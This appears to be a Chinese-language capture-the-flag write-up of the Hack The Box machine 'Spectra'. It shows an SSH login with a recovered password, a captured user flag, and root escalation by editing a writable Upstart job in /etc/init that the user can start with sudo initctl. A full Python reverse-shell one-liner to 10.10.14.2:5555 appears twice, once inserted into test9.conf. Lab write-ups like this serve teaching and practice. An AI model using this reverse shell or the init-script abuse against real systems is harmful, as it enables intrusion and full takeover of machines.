
得到

```
user : katie
passwd : SummerHereWeCome!!
```




```
┌──(root㉿kali)-[~]
└─# crackmapexec ssh 10.10.10.229 -u username -p 'SummerHereWeCome!!'
SSH         10.10.10.229    22     10.10.10.229     [*] SSH-2.0-OpenSSH_8.1
SSH         10.10.10.229    22     10.10.10.229     [-] root:SummerHereWeCome!! Bad authentication type; allowed types: ['publickey', 'keyboard-interactive'
]
SSH         10.10.10.229    22     10.10.10.229     [-] chronos:SummerHereWeCome!! Bad authentication type; allowed types: ['publickey', 'keyboard-interacti
ve']
SSH         10.10.10.229    22     10.10.10.229     [-] nginx:SummerHereWeCome!! Bad authentication type; allowed types: ['publickey', 'keyboard-interactive
']
SSH         10.10.10.229    22     10.10.10.229     [+] katie:SummerHereWeCome!!

┌──(root㉿kali)-[~]
```

ssh成功，他的群組有developers




```
└─# ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
(katie@10.10.10.229) Password:
katie@spectra ~ $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
katie@spectra ~ $ whoami
katie
katie@spectra ~ $
```

user flag



```
katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
```


sudo -l 提權



```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $
```


參考：https://www.linuxcool.com/initctl

此指令，列出所有可編輯，不知道要看啥，
但知道很多test*.conf很多是stop/waiting




```
katie@spectra ~ $ sudo initctl list
crash-reporter-early-init stop/waiting
cups-clear-state stop/waiting
dbus_session stop/waiting
failsafe-delay stop/waiting
fwupdtool-activate stop/waiting
send-reclamation-metrics stop/waiting
smbproviderd stop/waiting
tpm_managerd start/running, process 821
udev start/running, process 238
test stop/waiting
test1 stop/waiting
autologin stop/waiting
boot-services start/running
cryptohome-proxy stop/waiting
cryptohomed-client stop/waiting
fixwireless stop/waiting
fwupdtool-getdevices stop/waiting
googletts stop/waiting
```

找到位置在/etc/init



```
katie@spectra ~ $ find / -name test*.conf -type f 2>/dev/null
/etc/sane.d/test.conf
/etc/init/test6.conf
/etc/init/test7.conf
/etc/init/test3.conf
/etc/init/test4.conf
/etc/init/test.conf
/etc/init/test8.conf
/etc/init/test9.conf
/etc/init/test10.conf
/etc/init/test2.conf
/etc/init/test5.conf
/etc/init/test1.conf
```


他的群組也是developers？！



```
-rw-rw----  1 root developers   478 Jun 29  2020 test.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test1.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test10.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test2.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test3.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test4.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test5.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test6.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test7.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test8.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test9.conf
```


查看兩個，裡面文件好像都一樣，進行md5sum做比較看看

確認都一模一樣




```
katie@spectra /etc/init $ md5sum /etc/init/test*.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test1.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test10.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test2.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test3.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test4.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test5.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test6.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test7.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test8.conf
9a90f209aeb456ea0e961bfde1f7a3b7  /etc/init/test9.conf
```

有正在執行一個nodejs的檔案nodetest.js



```
katie@spectra /etc/init $ cat /etc/init/test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
```

nodetest.js




```
katie@spectra /etc/init $ cat /srv/nodetest.js
var http = require("http");

http.createServer(function (request, response) {
   response.writeHead(200, {'Content-Type': 'text/plain'});

   response.end('Hello World\n');
}).listen(8081);

console.log('Server running at http://127.0.0.1:8081/');
katie@spectra /etc/init $ 
```

提權一：

修改test腳本並進行反彈

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

腳本執行完後`sudo initctl start test9`需啟動




```
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
katie@spectra /etc/init $ nano python -c 'import socket,subprocess,os;s=socket.socket(soc
t.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",5555));os.dup2(s.fileno(),0); os.du
(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
Error in /usr/local/etc/nanorc on line 260: Error expanding /usr/share/nano/*.nanorc: No
ch file or directory
katie@spectra /etc/init $ nano /etc/init/test9.conf
Error in /usr/local/etc/nanorc on line 260: Error expanding /usr/share/nano/*.nanorc: No
ch file or directory
katie@spectra /etc/init $ sudo initctl start test9
test9 start/running, process 28971
katie@spectra /etc/init $ cat /etc/init/test9.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script
    exec python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOC
K_STREAM);s.connect(("10.10.14.2",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os
.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
